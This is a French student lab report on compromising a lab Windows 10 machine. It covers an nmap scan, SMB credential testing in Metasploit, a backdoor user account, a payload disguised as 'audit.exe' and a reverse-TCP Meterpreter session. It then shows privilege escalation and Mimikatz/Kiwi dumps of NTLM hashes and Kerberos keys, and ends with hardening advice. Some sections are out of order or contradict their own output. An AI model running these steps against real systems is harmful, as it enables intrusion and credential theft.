COMPTE RENDU : TP 3.2 – AUDIT ET INTRUSION WINDOWS

1. Introduction et Objectif

L'objectif de ce TP est de reproduire un scénario de compromission d'un poste Windows 10 au sein du réseau NetSecure. Il s'agit de démontrer comment un attaquant peut s'élever en privilèges et extraire les bases de données de mots de passe pour compromettre l'intégralité d'un parc informatique.

2. Reconnaissance (Scan de ports)

Action : Identification des services exposés sur la cible.

Commande utilisée : nmap -sS 192.168.56.20

```
┌──(laurene㉿kali)-[~]
└─$ nmap -sS 192.168.56.20
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-27 10:24 +0200
Nmap scan report for 192.168.56.20
Host is up (0.0011s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:F4:AA:78 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 10.23 seconds
```

Rôle : Confirmer la présence du service SMB (port 445). C'est la porte d'entrée qui permet de tenter une exploitation ou une authentification à distance. Le scan montre que les ports 135, 139 et 445 sont ouverts, indiquant que la machine partage des ressources sur le réseau.

Récupération d'infos : Utilisation du script smb-os-discovery pour identifier la version précise de l'OS et le groupe de travail.

Commande utilisée : Nmap –p 445 –script smb-os-discovery 192.168.56.20

```
┌──(laurene㉿kali)-[~]
└─$ nmap -p 445 --script smb-os-discovery 192.168.56.20
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-27 10:29 +0200
Nmap scan report for 192.168.56.20
Host is up (0.00089s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:F4:AA:78 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.09 seconds
```

3. test de connexion avec metasploit

La commande msfconsole lance une interface en ligne de commande qui regroupe des milliers d'outils de pénétration. Son rôle est de servir de cadre de travail pour

- Rechercher des failles de sécurité
- Configurer des attaques
- Lancer des charges utiles pour prendre le contrôle d'une machine

```
┌──(laurene㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Run modules in the background with run -j so you can
keep working

       =[ metasploit v6.4.116-dev                         ]
+ -- --=[ 2,623 exploits - 1,326 auxiliary - 1,710 payloads     ]
+ -- --=[ 432 post - 49 encoders - 14 nops - 10 evasion         ]
```

Ici, tu utilises un scanner pour tester si des identifiants fonctionnent sur le service SMB (partage de fichiers Windows).

- use auxiliary/scanner/smb/smb_login : Charge le module qui sert à tester des couples utilisateur/mot de passe.

- set RHOSTS 192.168.56.20 : Désigne la machine Windows comme cible.

- set SMBUser testuser et set SMBPass password123! : Définit les identifiants à tester.

- run : Lance l'attaque.

Résultat ([+] Success) : Le voyant vert indique que les identifiants sont valides. Tu as réussi à prouver que tu peux te connecter à la machine avec ce compte.

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/smb/smb_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf auxiliary(scanner/smb/smb_login) > set RHOSTS 192.168.56.20
RHOSTS => 192.168.56.20
msf auxiliary(scanner/smb/smb_login) > set SMBUser testuser
SMBUser => testuser
msf auxiliary(scanner/smb/smb_login) > set SMBPass password123!
SMBPass => password123!
msf auxiliary(scanner/smb/smb_login) > run
[*] 192.168.56.20:445     - 192.168.56.20:445     - Starting SMB login bruteforce
[+] 192.168.56.20:445     - 192.168.56.20:445     - Success: '.\testuser:password123!'
[!] 192.168.56.20:445     - No active DB -- Credential data will not be saved!
[*] 192.168.56.20:445     - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.20:445     - Bruteforce completed, 1 credential was successful.
[*] 192.168.56.20:445     - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_login) >
```

4) ouverture d'une session distante sur Windows

Une fois que tu as obtenu un accès (une session distante), j'agis directement sur le système Windows.

Commande : net user testuser password123! /add. Cette commande crée un nouvel utilisateur local nommé testuser avec le mot de passe password123!. Cela permet à l'attaquant de revenir sur la machine plus tard avec un compte qu'il a lui-même créé, même si le mot de passe du compte original est changé.

```
PS C:\Windows\system32> net user testuser password123! /add
La commande s'est terminée correctement.

PS C:\Windows\system32>
```

Désactivation de la Protection en temps réel

Windows Defender est conçu pour détecter et supprimer automatiquement les fichiers suspects, les virus et les outils comme Metasploit. Pourquoi cette étape dans le TP ? : Pour que tes outils d'attaque (scripts, payloads, exécutables) puissent fonctionner sans être immédiatement mis en quarantaine ou supprimés par Windows. C'est ce qu'on appelle "abaisser les défenses" de la cible.

Commande : smbclient //192.168.56.20/Users -U testuser%password123!

Se connecte au partage réseau "Users" de la machine Windows en utilisant les identifiants que tu as créés précédemment.

Tentatives et Échecs (NT_STATUS_ACCESS_DENIED) :

Tu as essayé de déposer audit.exe à la racine de /Users et dans /testuser, mais Windows a bloqué l'accès (droits insuffisants).

La réussite dans /public :

Commande : cd public puis put audit.exe

Tu as réussi à copier le fichier dans le dossier Public. C'est le rôle stratégique de ce dossier : il est souvent moins protégé.

```
laurene@kali: ~
┌──(laurene㉿kali)-[~]
└─$ smbclient //192.168.56.20/Users -U estuser%password123!
Try "help" to get a list of possible commands.
smb: \> put audit.exe
NT_STATUS_ACCESS_DENIED opening remote file \audit.exe
smb: \> cd testuser
cd \testuser\: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb: \> put audit.exe
NT_STATUS_ACCESS_DENIED opening remote file \audit.exe
smb: \> ls
  .                                   DR        0  Sat Apr 11 21:16:07 2026
  ..                                  DR        0  Sat Apr 11 21:16:07 2026
  Default                            DHR        0  Sat Apr 11 20:51:57 2026
  desktop.ini                        AHS      174  Sat Dec  7 10:12:42 2019
  Public                              DR        0  Sat Apr 11 20:57:38 2026

                6389356 blocks of size 4096. 1740113 blocks available
smb: \> cd public
smb: \public\> put audit.exe
putting file audit.exe as \public\audit.exe (2,1 kB/s) (average 2,1 kB/s)
smb: \public\> The connection is disconnected now: NT_STATUS_CONNECTION_DISCONNE
CTED
```

Le dossier C:\Utilisateurs\Public

Le gestionnaire de fichiers est ouvert dans un répertoire spécifique.


Le dossier Public est l'un des rares dossiers où n'importe quel utilisateur (même avec peu de droits) peut souvent lire ou écrire des fichiers. C'est un endroit stratégique pour déposer un fichier malveillant car il est accessible par tous les profils de la machine.

Le fichier audit (Application)

On voit un fichier nommé "audit" de type "Application" (7 Ko) créé le 27/04/2026.

C'est le programme qui, une fois exécuté sur Windows, va rappeler ma machine Kali pour ouvrir la session Meterpreter.

Pourquoi l'avoir nommé ainsi ? : Utiliser un nom comme "audit" ou "setup" est une technique d'ingénierie sociale pour que le fichier paraisse légitime aux yeux d'un utilisateur ou d'un administrateur, au lieu de l'appeler "virus.exe".



Après avoir déposé le fichier, tu retournes dans Metasploit pour essayer de prendre le contrôle total avec la commande exploit/windows/smb/psexec. C'est un module qui tente d'exécuter un processus à distance sur Windows en utilisant des identifiants valides.

Configuration : Tu as défini l'IP (RHOSTS), l'utilisateur testuser et le mot de passe.

Le résultat (Exploit failed [no-access]). L'erreur STATUS_ACCESS_DENIED indique que même si le mot de passe est bon, l'utilisateur testuser n'a pas les droits administratifs nécessaires pour que psexec puisse installer le service de contrôle. Cela montre que pour réussir cette attaque spécifique (psexec), il ne suffit pas d'être un utilisateur normal, il faut être Administrateur

```
msf auxiliary(scanner/smb/smb_login) > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(windows/smb/psexec) > set RHOSTS 192.168.56.20
RHOSTS => 192.168.56.20
msf exploit(windows/smb/psexec) > set SMBUser testuser
SMBUser => testuser
msf exploit(windows/smb/psexec) > set SMBPass password123!
SMBPass => password123!
msf exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 192.168.56.30:4444
[*] 192.168.56.20:445 - Connecting to the server...
[*] 192.168.56.20:445 - Authenticating to 192.168.56.20:445 as user 'testuser'...
[-] 192.168.56.20:445 - Exploit failed [no-access]: RubySMB::Error::UnexpectedStatusCode The server responded with an unexpected status code: STATUS_ACCESS_DENIED
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/psexec) >
```

5. Reconnaissance Système et Vérification (Post-Intrusion)

Action : Collecte d'informations sur la cible et confirmation de l'identité.

```
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4e76b92a5fa81714859643d6fef2e1d8

* Primary:Kerberos-Newer-Keys *
    Default Salt : DESKTOP-F1VI05Ntestuser
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 7746c6c90144aaf5d0f2b9ab2d074bbc98fcc889bbf3df0fe59b43a21d176b9b
      aes128_hmac       (4096) : 3f871ddd3327862349c2da7412c14d69
      des_cbc_md5       (4096) : c81019c19e23012c

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : DESKTOP-F1VI05Ntestuser
    Credentials
      des_cbc_md5       : c81019c19e23012c


meterpreter > getuid
Server username: AUTORITE NT\Système
meterpreter > sysinfo
Computer        : DESKTOP-F1VI05N
OS              : Windows 10 21H1 (10.0 Build 19043).
Architecture    : x64
System Language : fr_FR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Rôle : Fournir la "carte d'identité" technique du système (Windows 10 21H1) et vérifier le niveau d'accès actuel. La commande getuid confirme que nous sommes connectés avec un utilisateur standard et sysinfo précise l'architecture (x64) et la version exacte de l'OS.

6. Utilisation Avancée : Élévation de Privilèges


Action : Passage au compte SYSTEM via la commande getsystem.

```
[-] priv_passwd_get_sam_hashes: Operation failed: Incorrect function.
meterpreter > lsa_dump_sam
[!] Not running as SYSTEM, execution may fail
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```


Rôle : Obtenir les droits d'administration totale du noyau Windows. En utilisant la technique de Named Pipe Impersonation, l'outil force un service privilégié à communiquer avec lui pour voler son jeton d'identité. Cela nous donne les droits NT AUTHORITY\SYSTEM, indispensables pour lire la base SAM.

Action : Passage au compte SYSTEM via la **commande hashdump**.


Migrer vers un processus plus stable apes l'erreur reçu après l'exécution de la commande hashdump



Recherche le PID de lsass.exe



Tapez la **commande migrate 652**



Voici comment lire une ligne (prenons l'exemple de l'utilisateur laurene) :

laurene : 1001 : aad3b435b... : 7a21990fcd3d7599...

Décryptage du format

Le format utilisé est le NTLM (New Technology LAN Manager). Il se décompose ainsi :

- Nom d'utilisateur : laurene
- RID (Relative Identifier) : 1001 (C'est l'identifiant unique de l'utilisateur sur la machine).
- Hash LM (LanManager) : aad3b435b51404eeaad3b435b51404ee (C'est une valeur vide par défaut sur les Windows modernes, car ce format est obsolète et peu sécurisé).
- Hash NT (NTLM) : 7a21990fcd3d759941e45c490f143d5f (C'est la partie la plus importante ! C'est le mot de passe chiffré).

7. Utilisation Avancée : Extraction des Hashes (Module Kiwi)

Action : Chargement de l'extension Kiwi et extraction de la base SAM.

Exécution du payload audit.exe

Le texte sous ton image confirme que toute cette opération a été rendue possible. C'est ce fichier qui a ouvert le "canal" de communication la session Meterpreter vers ta machine.

Configuration de l'écouteur (multi/handler)

C'est l'étape où ta machine Kali attend que le fichier malveillant audit.exe s'exécute sur Windows pour établir la connexion.

- **use exploit/multi/handler :** Charge le module générique de Metasploit qui sert à recevoir des connexions entrantes.
- **set payload windows/meterpreter/reverse_tcp :** Définit le type de connexion. Reverse TCP signifie que c'est la victime qui se connecte vers toi (plus efficace pour passer les pare-feu).
- **set LHOST 192.168.56.30 :** Indique l'adresse IP de ta machine Kali (celle qui reçoit la connexion).
- **set LPORT 4444 :** Définit le port d'écoute (le port par défaut de Metasploit).
- **run :** Lance l'écoute.

Ouverture de la session (Meterpreter session opened)

Le message indique que le lien est établi entre l'IP ...30 (Kali) et ...20 (Windows). À partir de ce moment, tu as la main sur la machine distante.

Chargement de l'extension Kiwi (Mimikatz)

Commande : load kiwi. Charge l'extension Kiwi, qui est la version intégrée à Metasploit du célèbre outil Mimikatz. C'est l'outil ultime pour la gestion des identifiants. Il permet notamment :

- De récupérer des mots de passe en clair (si stockés en mémoire).
- D'extraire des tickets Kerberos.
- De manipuler les jetons d'accès pour devenir administrateur.

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.56.30
LHOST => 192.168.56.30
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.30:4444
[*] Sending stage (190534 bytes) to 192.168.56.20
[*] Sending stage (190534 bytes) to 192.168.56.20
[*] Meterpreter session 1 opened (192.168.56.30:4444 -> 192.168.56.20:52812) at 2026-04-27 13:14:56 +0200

meterpreter > [*] Meterpreter session 2 opened (192.168.56.30:4444 -> 192.168.56.20:52813) at 2026-04-27 13:14:58 +0200
load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
```

lsa_dump_sam : L'Extraction de la base SAM

Une fois que tu es SYSTEM, cette commande permet de lire directement dans la mémoire du processus LSASS pour extraire le contenu de la base SAM (Security Account Manager).

Ce que tu obtiens :

- SysKey & SAMKey : Les clés de chiffrement qui protègent les mots de passe sur Windows.
- **Les comptes utilisateurs :** On voit l'Administrateur (RID 500), l'Invité (501), etc.
- **Hash NTLM :** Pour le compte WDAGUtilityAccount, on voit l'empreinte du mot de passe (3f01bec3...). C'est cette suite de caractères qu'un attaquant peut tenter de "casser" pour trouver le mot de passe en clair.

```
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : DESKTOP-F1VI05N
SysKey : 50c3e2816b94eda59cb88b3fe8c3efda
Local SID : S-1-5-21-1100335487-3391676304-1604022964

SAMKey : fb85b9fd2e6224b4af5936f22df1f5c4

RID  : 000001f4 (500)
User : Administrateur

RID  : 000001f5 (501)
User : Invit♦

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: 3f01bec3e7576b9158bf5d86fbff1de5

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : ab3746481c1a364beef6e81f77eea875

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
```

```
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : f6ca38d139a39c5641148fca0145bdf8fcc019c88da68d7beb2fb0becad6b8ea
      aes128_hmac       (4096) : 795ebdaa33bda2e9bb91a9b01ebefebd
      des_cbc_md5       (4096) : 9b68949715439e2f

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
      des_cbc_md5       : 9b68949715439e2f


RID  : 000003e9 (1001)
User : laurene
  Hash NTLM: 7a21990fcd3d759941e45c490f143d5f

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : b4e89d3087f44dbe816a0dd5249b227f

* Primary:Kerberos-Newer-Keys *
    Default Salt : DESKTOP-F1VI05Nlaurene
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 75a5191b6cb566119a506f9f81d470f255861de7832972de7bf8bbddf565b55c
      aes128_hmac       (4096) : 7618a70e14116597b6933ca37a91e668
      des_cbc_md5       (4096) : 0eb95bce7f1986e6
    OldCredentials
      aes256_hmac       (4096) : 75a5191b6cb566119a506f9f81d470f255861de7832972de7bf8bbddf565b55c
      aes128_hmac       (4096) : 7618a70e14116597b6933ca37a91e668
```

8. Analyse et Recommandations

Pourquoi l'attaque a-t-elle réussi ?

- Mots de passe faibles : L'accès initial a été possible car l'utilisateur utilisait un mot de passe trop simple (password123!).
- Défaut de Durcissement : Le système n'a pas bloqué l'élévation de privilèges ni l'exécution d'un binaire suspect dans un répertoire public.

Mesures de sécurité proposées

- Politique de mots de passe : Imposer une complexité minimale et une authentification multifacteur (MFA).
- Surveillance (EDR) : Installer des solutions capables de détecter l'utilisation d'outils comme Mimikatz/Kiwi en mémoire.
- Pare-feu : Restreindre l'accès au port 445 aux seules machines autorisées.

9. Conclusion

Ce TP démontre qu'une intrusion peut être totale même sans faille logicielle complexe. La maîtrise des outils avancés comme Meterpreter et Kiwi permet à un attaquant de prendre le contrôle complet d'un poste et de voler des identifiants cruciaux pour le reste du réseau.